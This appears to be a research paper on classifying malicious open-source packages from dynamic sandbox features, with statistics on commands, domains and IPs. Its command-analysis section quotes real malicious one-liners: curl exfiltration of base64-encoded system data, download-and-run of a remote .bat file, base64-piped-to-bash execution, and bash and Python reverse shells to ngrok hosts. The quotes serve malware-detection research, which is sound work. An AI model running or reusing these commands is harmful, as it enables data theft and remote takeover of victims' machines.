Classifying Benign and Malicious Open-Source Packages using Machine Learning based on Dynamic Features

Thanh-Cong Nguyen*
University of Information Technology, Ho Chi Minh City, Vietnam.
Duc-Ly Vu†
School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam.
Narayan C. Debnath ‡
School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam.

Abstract

There have been a growing number of malicious open-source packages in recent years. A recent backdoor attack on the Linux *xz* utility has highlighted the importance of security checks on open-source packages, especially popular ones. While major security scanners focus on identifying vulnerabilities (CVEs) in open-source packages, there are very few studies on malware analysis techniques for them.

In this paper, we attempt to analyze the dynamic behavior of open-source packages on popular package repositories, including npm, PyPI, RubyGems, Packagist, and crates.io. We also analyze the behavioral discrepancies between benign and malicious packages at runtime, which aids in the development of rules for malware detection. Our study finds that malicious packages perform a significantly higher number of domain communication activities and command executions. Malicious packages employ simple techniques for malicious operations, such as *base64* encoding or *curl* commands. Using the proposed machine learning models, we developed a web application to classify malicious open-source packages. Our evaluation of nearly 2,000 packages on npm shows that the machine learning classifier achieves an AUC of 0.91, with a false positive rate close to 0%.

Key Words: Dynamic malware analysis, Open-source malicious packages, Open-source software security, Software supply chain Security, Software supply chain attacks.

1 Introduction

In modern software development, developers frequently rely on third-party open-source packages or libraries sourced from language-based package repositories (e.g., PyPI for Python). This practice enhances development velocity and saves developers significant time. However, alongside the benefits of using open-source packages, there are notable security risks associated with package repositories. For instance, attackers may implant malicious code into the source code repository of a popular package to compromise its users. The recent *xz* attack underscores the critical need to scan open-source code before its adoption [15].

Researchers and commercial organizations have proposed various techniques and developed tools to detect malicious packages. These tools can be broadly classified into two categories: static and dynamic malware analysis tools. Static analysis tools examine package information (e.g., source code or metadata) without executing the package, whereas dynamic analysis tools execute the code in an isolated environment. While static analysis tools are fast and straightforward to implement, they are often ineffective against anti-analysis techniques, such as code obfuscation [34]. Moreover, static analysis can generate numerous false positives [57]. For example, *OSSGadget*, a static malware detection tool, explicitly acknowledges this limitation on its GitHub page [33].

Dynamic malware analysis techniques, by contrast, execute code within an isolated environment, typically a sandbox, and observe its behaviors, such as system calls and network connections. While dynamic analysis tools for open-source packages show promise, they remain relatively immature [57]. For instance, *package-analysis*, a dynamic analysis tool developed by *OpenSSF*, has been employed to detect malicious packages [39]. However, this tool provides only raw analysis results in JSON format, requiring substantial analytical effort to interpret. Users must manually examine the raw outputs or craft detection rules to determine whether a package is malicious. To address this challenge, our work advances the field by mining the raw outputs of *package-analysis* and extracting actionable insights into the behaviors of benign and malicious packages in popular package repositories.

When analyzing open-source packages, researchers typically identify malicious indicators (e.g., suspicious domains or system calls) within analysis reports, relying on expert knowledge to determine whether a sample is

*University of Information Technology, Ho Chi Minh City, Vietnam. Email: 20521143@gm.uit.edu.vn.
†School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam. Email: ly.vu@eiu.edu.vn.
‡School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam. Email: narayan.debnath@eiu.edu.vn.

malicious. However, false positives—where benign packages are mistakenly flagged as malicious—remain a persistent issue [57]. To mitigate false positives, malware detection tools must effectively distinguish malicious behaviors from benign ones. To the best of our knowledge, no existing study in the literature has systematically analyzed the malicious behaviors of open-source packages using dynamic analysis.

This paper examines the behaviors and characteristics of benign and malicious open-source packages within popular repositories, including crates.io, npm, Packagist, PyPI, and RubyGems. We have curated a dataset comprising both benign and malicious packages. Through analyzing this dataset, we identify significant differences between benign and malicious behaviors. Specifically, malicious packages perform a substantially higher number of domain communications and command executions than benign packages. Furthermore, malicious packages often employ straightforward techniques, such as *base64* encoding for data encoding and *curl* commands to exfiltrate users' information to remote servers.

Based on these behavioral features, we propose a machine learning-based approach to classify packages as benign or malicious. Our methodology leverages features extracted from dynamic analysis to improve the accuracy and reliability of malware detection.

In summary, this paper makes the following contributions:

- A methodology for curating datasets of malicious and benign packages.
- An in-depth investigation of a dynamic malware analysis tool, *package-analysis*, for assessing open-source packages.
- A detailed analysis of the behavioral differences between malicious and benign open-source packages.
- A machine learning-based approach for classifying packages as benign or malicious, leveraging features extracted from dynamic analysis.

2 Background

2.1 Software supply chain attacks

Software supply chain attacks occur when attackers inject malicious code into a component within the software supply chain [52]. End users may become infected by downloading or updating the affected software product. Ladisa et al.[32] present a comprehensive taxonomy of software supply chain attacks targeting package managers and their corresponding countermeasures. In their work, typosquatting and combosquatting techniques emerge as the most prevalent methods attackers use to confuse end users and trick them into downloading malicious packages. Several detection approaches have been proposed to address these threats [58, 50].

A prominent example of a software supply chain attack is the *SolarWinds* incident, in which attackers successfully injected malicious code into a company software update [12]. More recently, malicious code was discovered in the upstream tarballs of *xz*, beginning with version 5.6.0. These tarballs included additional .m4 files containing automake build instructions absent from the repository. These instructions, via a series of complex obfuscations, extract a prebuilt object file from one of the test archives. This object file is then used to modify specific functions in the code during the construction of the *liblzma* package. As a result, *liblzma* is employed by other software, such as *sshd*, to provide functionality that is subsequently interpreted by the altered functions [19].

Vu et al. [55] investigate malware attacks similar to the *xz* incident on Linux distributions. Their findings reveal that Wolfi OS is the only Linux distribution actively performing malware scanning. Furthermore, the study highlights that the performance of existing open-source malware scanners is suboptimal.

2.2 Static Malware Analysis Tools

Static malware analysis techniques identify malicious patterns within the source code or metadata of a package. While these techniques are lightweight and efficient, they are incapable of detecting malicious code that executes only at runtime. Additionally, static analyzers are vulnerable to anti-analysis techniques, such as code obfuscation. Several existing static malware scanners include the following:

- OSS Detect Backdoor[33]: An open-source tool developed by Microsoft. It offers a suite of utilities for investigating various aspects of an open-source package.
- Bandit4Mal[54]: A tool developed by researchers at the University of Trento and SAP Security Research. It scans Python packages for malicious traits using Abstract Syntax Tree (AST) analysis combined with hand-written malware detection rules [56].
- PyPI Malware Checks[42]: A tool employed by PyPI to examine each uploaded package for suspicious code lines. The tool relies on a set of regular expression-based rules.
- Capslock[24]: A capability analysis command-line interface (CLI) tool for Go packages that identifies privileged operations accessible to a given package. Currently, Capslock is limited to Go packages.

These tools typically parse a package's code into ASTs and apply rule-based methods to detect malicious patterns. However, a study by Vu et al. [57] evaluates various static malware detection tools for open-source packages and highlights their high false-positive rates. The study recommends incorporating dynamic analysis techniques, such as executing code in a sandbox for more accurate malware detection.

2.3 Dynamic Malware Analysis Tools

Dynamic analysis tools operate by executing the source code of a package within an isolated environment. During execution, these tools record detailed traces of the package's behavior, such as running processes, executed commands, communicated

IPs/domains, and accessed files. Although dynamic analysis tools provide a more precise understanding of package behavior, they are often time-consuming and require the configuration of appropriate environments. The following are examples of dynamic analysis tools:

- MalOSS[21]: A tool that leverages Sysdig[48] as a tracing mechanism to capture system call traces, including interactions with IPs, DNS queries, files, and processes.
- package-analysis[38]: An open-source dynamic analysis tool developed by Google in 2022. This tool monitors command executions, file operations, and network activities within a sandbox environment powered by *Gvisor* (discussed later in this paper).
- package-hunter[23]: A tool designed to analyze program dependencies for malicious code. It installs dependencies in a sandboxed environment and tracks system calls made during the installation process [13].
- Packj [40]: A versatile tool that supports both dynamic and static analysis. Developed by the Ossillate Inc. security research team, *Packj* facilitates package analysis across multiple package registries, including npm, Packagist, RubyGems, NuGet, Maven, and Cargo. The tool is tailored to mitigate software supply chain attacks and shares several similarities with *package-analysis*.

In this paper, we employ *package-analysis* as our primary analysis tool due to its open-source nature and comprehensive functionality. This tool evaluates the capabilities of packages hosted on open-source repositories, focusing on behaviors indicative of malicious activity: 1) *What files do they access?*, 2) *What addresses do they connect to?*, and 3) *What commands do they execute?*[38]. By leveraging the *Gvisor* sandbox[27], *package-analysis* captures malicious interactions with the system, including network connections that could be used to exfiltrate sensitive data or enable remote access. Furthermore, the raw outputs of *package-analysis* are made publicly available on Google BigQuery [3], allowing for an in-depth examination of the behavioral differences between benign and malicious packages.

3 Package Analysis and Sandboxing

In this section, we provide a clear explanation of the analysis process performed by the *package-analysis* tool. We outline each step, beginning with the moment the tool receives input parameters, followed by the initialization of the sandbox environment, the execution of the analysis, and finally, the generation of the raw results. The analysis process is divided into three phases:

- *Install*: This phase involves setting up the necessary packages and dependencies.
- *Import*: Here, the tool loads the required modules and libraries that are essential for the analysis.
- *Execution*: In this final phase, package analysis uses recursion to execute all functions and code in the open-source package.

3.1 Package Analysis

To analyze open-source packages, the *package-analysis* tool first sets up a sandbox environment, which is detailed in Section 3.2. Users must provide the names, versions, and corresponding repositories of the packages for analysis.

Next, depending on the open-source package repository and its corresponding programming language, the *package-analysis* tool employs specific analysis scripts to examine these open-source packages.

During the installation phase, the *package-analysis* tool installs the open-source packages using package managers such as *pip* for Python, *npm* for JavaScript, *gem* for Ruby, and *cargo* for Rust.

During the import phase, the *package-analysis* tool automatically loads the previously installed packages. Specifically, for PyPI packages, *package-analysis* uses the *importlib* module to handle imports. For npm packages, *package-analysis* utilizes the *require* module.

During the execution phase, *package-analysis* employs recursive techniques to execute all functions within the open-source package.

All analytical processes during these stages are logged by the *package-analysis* tool. The logged information includes IP addresses and domain names that the package connects to, commands executed, and files accessed. These logs are organized into three stages and output as JSON files.

In addition to dynamic analysis, *package-analysis* also performs static analysis. The tool utilizes three static analysis methods:

- *Basic*: Analyzes basic information such as file sizes, file types, and the hash values (using SHA-256) of each file.
- *Parsing*: Extracts information from the source code of the software package. Currently, this feature only supports the JavaScript language. For instance, the *package-analysis* tool calculates entropy metrics for code segments within the package. A higher entropy score [29] indicates a greater likelihood of code obfuscation.
- *Signals*: Uses rules to extract information from the source code. For example, *package-analysis* detects obfuscated or encrypted code within the source of open-source packages.

3.2 Sandboxing

A sandbox is an isolated environment used to dynamically execute suspicious code. This approach allows untrusted programs to run in a secure environment without impacting real systems [45]. In this section, we examine the architecture and limitations of *Gvisor*, the sandbox that serves as the foundation for *package-analysis*.




Figure 1: Package Analysis Sandbox Architecture.

Figure 1 illustrates the overall architecture of *package-analysis*. This architecture employs a nested container setup, where the sandbox operates a container within another container. This design ensures a safe and isolated environment for executing suspicious code. Specifically, the outer container uses a Docker image called *gcr.io/ossf-malware-analysis/analysis* to instantiate the inner container. *Gvisor* supports multiple architectures, including x86, ARM, and Virtual Machines (VMs). It functions by intercepting all system calls made by sandboxed applications to the Linux kernel.

Despite its advantages, *Gvisor* has several limitations:

- User-space execution: *Gvisor* operates in user space, which means it has a lower execution priority compared to the kernel.
- Limited system call support: *Gvisor* does not provide comprehensive support for all system calls. It currently supports only the 211 most common system calls. Unsupported system calls are not processed and result in raised exceptions.
- Restricted hardware interaction: Applications running within *Gvisor* are unable to interact directly with the hardware of the host machine. This is due to a protected layer implemented by *Gvisor*, which prevents any direct interaction between applications and the host system [51].

4 Data Collection

This section presents our data collection and analysis workflow. In particular, we present two datasets: malicious packages and benign packages.

4.1 Malicious Packages Collection

Figure 2 shows our data collection workflow. We collected malicious open-source packages from the following sources:

- Vulert [7]: this service provides security information (such as CVE IDs) about open-source packages in popular package repositories such as npm, PyPI, RubyGems, crates.io.




Figure 2: Our data collection and analysis workflow.

	#Packages	#Versions
crates.io	1	10
npm	1041	2293
PyPI	113	216
RubyGems	16	27
Total	1171	2546

Table 1: Statistics of collected malicious open-source packages.

- Vulners [1]: Vulners maintains a database of software vulnerabilities. Vulner also provides Application Programming Interfaces (APIs) to search for specific software vulnerabilities.
- OSV [6] monitors open-source packages for vulnerabilities. Like Vulners, this service provides APIs to query security information about open-source packages, including the identification of malicious packages.

After obtaining malicious package names and their descriptions (e.g., behavior descriptions), we query the analysis results of the malicious packages on Google BigQuery's *ossf-package-analysis* [3]. Next, we extract the executed commands, IP addresses, and domains for each package analysis report for further analysis (as shown in Section 5).

Table 1 presents a summary of the statistics for the malicious packages in our dataset. On average, each package includes two versions. Notably, npm constitutes the majority of packages and versions in the dataset, accounting for approximately 90% of the total. In contrast, crates.io has the smallest number of packages and versions. This finding suggests that npm is currently the most attractive target for attackers aiming to inject malicious code. Consequently, researchers should prioritize scrutinizing this repository to improve its security and ensure safer usage.

4.2 Benign Packages Collection

Following Zahan et al.[60] and Vu et al.[57], we collected the 1000 most downloaded open-source packages on npm to represent benign packages. We selected npm packages because they are the most prevalent in the malicious packages dataset. Ultimately, we constructed a balanced dataset with an equitable number of packages.

We then queried Google BigQuery [3] to retrieve the raw analysis for these benign packages. The raw results for the

benign packages are analyzed and compared with those for the malicious packages in the next section.

5 Findings

5.1 Performance of package-analysis on open-source packages

In this section, we examine the dataset published by OSSF on Google BigQuery, titled *ossf-malware-analysis*[3]. This dataset includes the live analysis results from *package-analysis*, applied to open-source packages from the crates.io, npm, PyPI, Packagist, and RubyGems repositories. Table2 summarizes the performance of *package-analysis* in analyzing packages from these repositories.

Notably, *package-analysis* achieves the highest coverage for crates.io, analyzing 87.2% of its packages, while Packagist exhibits the lowest coverage at 16.37%. Interestingly, despite npm having the largest number of packages, only approximately 28% of its packages have been analyzed by *package-analysis*.

Repository	Language	#Packages	#Analyzed Packages	Ratio of Analyzed Packages
crates.io	Rust	144,047	125,640	87.22%
npm	Javascript	4,530,434	1,264,900	27.92%
Packagist	PHP	390,942	63,987	16.37%
PyPI	Python	535,457	287,299	53.65%
RubyGems	Ruby	197,071	31,803	16.14%

Table 2: Statistics of open-source packages on Package Analysis's BigQuery.

Figure 3 shows the completion rates of importing and installing packages in different repositories. We observed that on average, *package-analysis* has success rates of 62.75% and 95.81% when installing and importing a package, respectively. Packages in npm and crates.io have the highest success rate when being installed and imported, respectively. However, crates.io has the lowest success rate when being installed by *package-analysis*. This indicates that installing a Rust package in crates.io is still a challenging problem.

5.2 Analysis of malicious and benign packages

In this section, we present our findings on the behaviors exhibited by benign and malicious packages in our collected dataset. Table 3 summarizes the behaviors of malicious packages across crates.io, npm, PyPI, and RubyGems. It is important to note that we did not find records for malicious packages from Packagist in our data sources, as described in Subsection 4.1.

The data in Table 3 reveal that at least one malicious package from each repository communicates with a domain linked to malicious activity. Furthermore, malicious packages in npm and PyPI execute one or more commands indicative of malicious behavior. Notably, one-third of the malicious




Figure 3: Analysis completion rate of package-analysis at the import phase and install phase.

packages from npm exhibit both domain communication and command execution behaviors.

	Communicates with a domain associated with malicious activity	Executes one or more commands associated with malicious behavior	Communicates with a domain associated with malicious activity and executes one or more commands associated with malicious behavior
crates.io	1	0	0
npm	614	106	321
PyPI	86	5	22
RubyGems	16	0	0

Table 3: Frequency statistics of suspicious behaviors in benign and malicious datasets.

Malicious packages are capable of communicating with malicious domains to download additional malware, commonly referred to as *droppers*. Several reports have identified npm and PyPI packages that install Linux cryptominers, information stealers, or Windows Trojans [43, 53, 44]. Such packages can retrieve a script from a command-and-control (C&C) server and execute it on the victim's system.

5.2.1 Commands Analysis

Malicious packages frequently execute system commands on victim systems. For instance, they may use the *base64* command to encode user information before transmitting it to a remote server. Table 4 presents the occurrences of commands, IP addresses, and URLs in the benign, malicious, and combined datasets. Our analysis reveals that malicious packages execute twice as many commands as benign packages. However,

Dataset	#Commands	#Unique Commands	#URLs	#Unique URLs	#IP Addresses	#Unique IP Addresses
Malicious	2 845 356	533	68 677 299	934	74 584 405	682
Benign	1 310 054	818	5 024 881	7	5 007 963	134
Total	4 155 410	2760	73 702 180	941	79 592 368	816

Table 4: Frequency Statistics of Malicious Indicators in Benign and Malicious Datasets.

malicious packages often repeat the same commands multiple times, suggesting that malicious actors may reuse code.

Table 5 lists the top ten commands executed by malicious packages in our dataset. Most of these commands are associated with information-gathering activities. Notably, malicious packages employ straightforward techniques for malicious operations, such as using *base64* for data encoding. Compared to traditional malware targeting Windows or Linux systems, malicious packages found in package repositories are generally simpler, with some distributed as Proof-of-Concepts (POCs). Nevertheless, it is anticipated that the quantity and sophistication of malicious packages will continue to increase over time.

Command	#Occurences	Description	Malicious behavior
ls	87,706	Lists computer files and directories	Information gathering
bash	87,656	Starts a new bash shell	Command execution
cat	87,500	Views the contents of a file	Information gathering
dpkg-query	82,758	Shows information about dpkg packages.	Information gathering
lsb_release -a	82,758	Gets distribution-specific information.	Information gathering
base64	78,146	Encodes and Decodes data	Data hiding
/usr/bin/curl	77,026	Tranfers data using various network protocols.	Data infiltration
which	68,900	Identifies the location of executables	Information gathering
which bash	68,652	Identifies the location of the bash executable	Information gathering
tr	64,524	Translates or Deletes characters	Data hiding

Table 5: Top ten commands executed by the malicious packages in our dataset.

Compared to the top commands in malicious packages, *ls* is the most commonly executed command in benign packages. *grep* is the second most common command in benign packages, primarily used to search for and manipulate text patterns in files. Like malicious packages, benign packages also execute commands like *uname* to obtain system information, including the operating system name. However, benign packages rarely execute shell-related commands, such as *bash*. The *bash* command initiates a new shell within the original shell, enabling attackers to execute additional commands or shellcodes.

5.2.2 Classification of Malicious Command Behaviors in Malware Packages

Malicious packages frequently use combinations of malicious commands to perform harmful actions, such as stealing sensitive information, downloading malicious code or shell scripts, and executing them on victim machines. To better understand these commands and the techniques they employ to evade static analysis tools, our team conducted a manual analysis of the commands used by these malware packages.

Through our analysis, we identified several malicious command behaviors, including data encryption, reverse shell creation, and the downloading and execution of harmful code on victim machines. Below, we classify the malicious commands observed in the malware packages within our dataset.

- **Performing Data Encryption and Exfiltration**: Malicious packages often employ basic encoding techniques like *base64* before transmitting data externally. The "topcoderhomepage_3.0-1.0.2" package demonstrates this technique, as shown in Listing 1.

```
curl -H "Hostname: $(hostname | base64)"
     -H "uname: $(uname -a | base64)"
     -H "Pwd: $(pwd | base64)"
     -d $(ls -la | base64)
      http://tnk9...7fd61wpl.oastify.com
```

Listing 1: encoding data in topcoderhomepage_3.0-1.0.2

- **Downloading and executing malicious scripts from external sources**: Malicious packages download a malicious script from servers controlled by attackers and then execute it on the victim's machine. The malware package that uses this technique is "biscits-1.0.1," as shown in Listing 2.

```
curl -s -o %temp%strings.bat
    https://cdn.discordapp.com/
    attachments/11..55/strings.bat
    && start /min cmd /c %temp%strings.
        bat
```

Listing 2: Downloading and executing malicious scripts in biscits-1.0.1

- **Decoding obfuscated program commands**: The malicious software package obfuscates its malicious commands, for example using *base64*, and then, once installed on the victim's machine, these encoded commands are decoded and executed. This type of technique is demonstrated in Listing 3 from the "biscits-1.0.11" package.

```
echo "cm0gL3RtcC9mO21rZmlm...
    AxMC4yMC4zMC4yMjggNDQ0MyA+L3RtcC9mCg
    ==" | base64 -d | bash
```

Listing 3: Decoding the encrypted command segment and then executing it in calandraca-11.10.10

- **Performing Reverse Shell**: To control victim machines and receive direct commands from attackers, malicious packages execute reverse shell commands to domains controlled by the attackers. Examples of such packages include "pmd-github-action-9.9.9" and "watchman-search-ui-1.0.0" as shown in Listing 4 and Listing 5.

```
bash -i >& /dev/tcp/0.tcp.in.ngrok.io
    /18121 0>&1
```

Listing 4: Reverse shell in pmd-github-action-9.9.9

```
export RHOST="0.tcp.in.ngrok.io"
export RPORT=14688
python -c 'import socket, os, pty
s = socket.socket() s.connect((os.getenv
    ("RHOST"), int(os.getenv("RPORT"))))
[os.dup2(s.fileno(), fd) for fd in (0, 1,
     2)] pty.spawn("/bin/sh")'
```

Listing 5: Reverse shell in watchman-search-ui-1.0.0

OAST Domain	#Flagged AVs	Labels assigned by AVs
oast.fun	11	Malicious, Suspicious, Phishing
oast.me	11	Malicious, Malware, Phishing
oast.live	10	Malicious, Malware, Phishing
oast.pro	10	Malicious, Malware, Phishing, Suspicious
oast.site	10	Malicious, Malware, Phishing, Suspicious
oast.online	7	Not Recommended, Malicious, Phishing, Suspicious
oastify.com	2	Malicious

Table 6: Out-of-band Application Security Testing (OAST) domains utilized by malicious packages during probing attempts for Common Vulnerabilities and Exposures (CVEs).

5.2.3 Domains and IP Addresses Analysis

Malicious packages typically communicate with external servers, commonly referred to as Command and Control (C&C) servers, to receive instructions or exfiltrate stolen data. This section analyzes the domains contacted by malicious packages for communication purposes. Figure 5 illustrates that the majority of these domains are flagged by at least one security vendor. Notably, 50 domains are flagged by two or more security vendors in VirusTotal. A higher number of flags raised by security vendors for a domain increases confidence in its classification as malicious.

Table 4 reveals that malicious packages communicate with significantly more domains (URLs) than benign packages—nearly 14 times as many. Moreover, malicious packages contact a substantially greater variety of domains—approximately 133 times more than benign packages. This discrepancy may suggest that malicious actors originate from diverse groups or frequently change their C&C servers to evade detection.

Interestingly, malicious packages appear to employ Out-of-band Application Security Testing (OAST) tools when probing for Common Vulnerabilities and Exposures (CVEs). We identified several OAST domains involved in these probing attempts. Attackers likely scanned victims to identify vulnerable targets, leveraging these domains to exploit vulnerabilities and deploy cryptominers on compromised hosts [35]. Table 6 lists the OAST domains associated with malicious packages in our dataset, all flagged by at least two security vendors in VirusTotal. Most domains were categorized as malicious, malware, or phishing by the security vendors.

Table 7 shows the most domains that are frequently connected to malicious packages and flagged by domain scanning tools on VirusTotal.

Domain Name	**Number of Flagged Security Vendors**	**Flagged Labels**
000webhostapp.com	3	phishing, malicious
51pwn.com	1	malware
burpcollaborator.net	1	malicious
canarytokens.com	3	malicious
discord.com	1	suspicious
discord.gg	1	phishing
dnslog.cn	6	malicious, malware
dnslog.pw	13	malicious, malware, suspicious
eyes.sh	2	malicious, malware
ezstat.ru	10	suspicious, phishing, malicious
icanhazip.com	2	suspicious, malicious
interact.sh	8	malicious, phishing, malware, suspicious
ip-api.com	1	suspicious
ipify.org	1	malicious
ipinfo.io	2	malicious, suspicious
linglink.lu	8	suspicious, malicious, malware, phishing
ngrok-free.app	2	malware, suspicious
ngrok.io	1	malware
oast.fun	11	malware, suspicious, phishing
oast.live	10	malware, phishing
oast.me	11	malware, phishing
oast.online	7	discouraged, malware, suspicious, phishing
oast.pro	10	malware, suspicious, phishing
oast.site	10	malware, phishing, suspicious
oastify.com	2	malware
pastebin.com	1	suspicious
pipedream.net	1	phishing
ply.gg	3	malware
requestrepo.com	10	suspicious, malware
shk0x.net	3	malware
skybornsaga.com	14	phishing, malware, suspicious
vercel.app	1	suspicious
webhook.site	3	malware, suspicious

Table 7: Statistics of malicious domains most frequently connected to by malicious packages and flagged by domain scanning tools on VirusTotal.

Table 8 lists the top ten domains contacted during the installation phase. Among the most frequently connected domains are pypi.org, the official package registry for the Python programming language, and rubygems.org, the registry for RubyGems. Both are legitimate domains, and verification with VirusTotal confirmed that none of the top ten domains listed in Table 8 are malicious.

However, our team identified two potentially malicious domains—eommih12qna182o.m.pipedream.net and http:

Top	crates.io	npm	Packagist	PyPI	RubyGems
1	crates.io	registry.npmjs.org	repo.packagist.org	pypi.org	index.rubygems.org
2	**static.crates.io**	**objects.githubusercontent.com**	packagist.org	files.pythonhosted.org	**rubygems.org**
3	index.crates.io	storage.googleapis.com	codeload.github.com	raw.githubusercontent.com	**objects.githubusercontent.com**
4	github.com	github.com	api.github.com	googlechromelabs.github.io	raw.githubusercontent.com
5	api.github.com	nodejs.org	bitbucket.org	storage.googleapis.com	**appsignal-agent-releases.global.ssl.fastly.net**
6	**objects.githubusercontent.com**	opencollective.com	**gitlab.com**	github.com	github.com
7	storage.googleapis.com	binaries.prisma.sh	gitee.com	download.joulescope.com	repo.maven.apache.org
8	pypi.org	codeload.github.com	downloads.wordpress.org	**objects.githubusercontent.com**	s3.amazonaws.com
9	files.pythonhosted.org	**edgedl.me.gvt1.com**	git.drupalcode.org	**pypi.python.org**	**appsignal-agent-releases.s3-eu-west-1.amazonaws.com**
10	download.pytorch.org	raw.githubusercontent.com	gitlab.wpdesk.dev	registry.npmjs.org	agent-binaries.cloud.solarwinds.com

Table 8: The ten domains most connected to by open-source packages at the install phase.

//eoaptq5t02z6dxu.m.pipedream.net—within the same dataset. Verification via VirusTotal revealed that eommih12qna182o.m.pipedream.net was flagged as phishing by Emsisoft and malicious by Netcraft.

Notably, the domain http://discord.com was queried 30 times during package installation, ranking fifth in frequency within Table 8.


In Table 9, which highlights the top ten domains accessed during the import phase, we observed that crates.io packages did not connect to any domains. However, the previously flagged domains eommih12qna182o.m.pipedream.net and eoaptq5t02z6dxu.m.pipedream.net also appeared during this phase. VirusTotal further corroborated these findings, identifying eommih12qna182o.m.pipedream.net as phishing (flagged by Emsisoft) and malicious (flagged by Netcraft), while eoaptq5t02z6dxu.m.pipedream.net was flagged as phishing by Yandex Safe Browsing.

Beyond domain names, IP addresses are another critical indicator of network activity. IP addresses in malicious packages often point to command and control servers, while those in benign packages typically refer to legitimate database servers or other services. Table 4 indicates that malicious packages contain nearly 15 times more IP addresses than benign packages. Among the 37,423 IP addresses identified, 15,927 (42.56%) were flagged as malicious by at least one security vendor in VirusTotal. Figure 4 shows that most IP addresses in benign packages are located in the United States, with Germany ranking second. This pattern suggests that malicious packages may target users in Europe.

Table 10 presents the top ten IP addresses most frequently accessed by open-source packages from various repositories during the import phase. The table highlights frequent connections to loopback addresses (::1, 127.0.0.1), as well as to Google's DNS server at IP address 8.8.8.8.

Table 11 shows that among the top ten IP addresses accessed during the installation of open-source packages from the PyPI repository, IP addresses 151.101.64.223, 151.101.0.223, and 185.199.108.133 are suspected to be malicious. A *whois* query indicates that these IP addresses are owned by Fastly, a cloud computing service provider. Verification through VirusTotal reveals that these IPs are flagged as malicious by the community. Specifically, two IP addresses are identified as malicious by Xcitium Verdict Cloud and suspicious by Gridinsoft, while the third is flagged as malicious by both CyRadar and Xcitium Verdict Cloud.

Next, we scanned all 37,423 unique IP addresses using VirusTotal. Figure 6 illustrates the number of security vendors on VirusTotal that flagged these IP addresses, which were accessed by open-source packages. Of the scanned IPs, 1,417 (approximately 3.89%) were flagged by at least two security vendors. In general, the greater the number of vendors flagging an IP address, the higher the confidence that it is associated with malicious activity.



(a) All packages (b) Malicious packages (c) Benign packages

Figure 4: Geographic locations of IP Addresses found in open-source packages.




Figure 5: Distribution of number of domains flagged by security vendors in VirusTotal

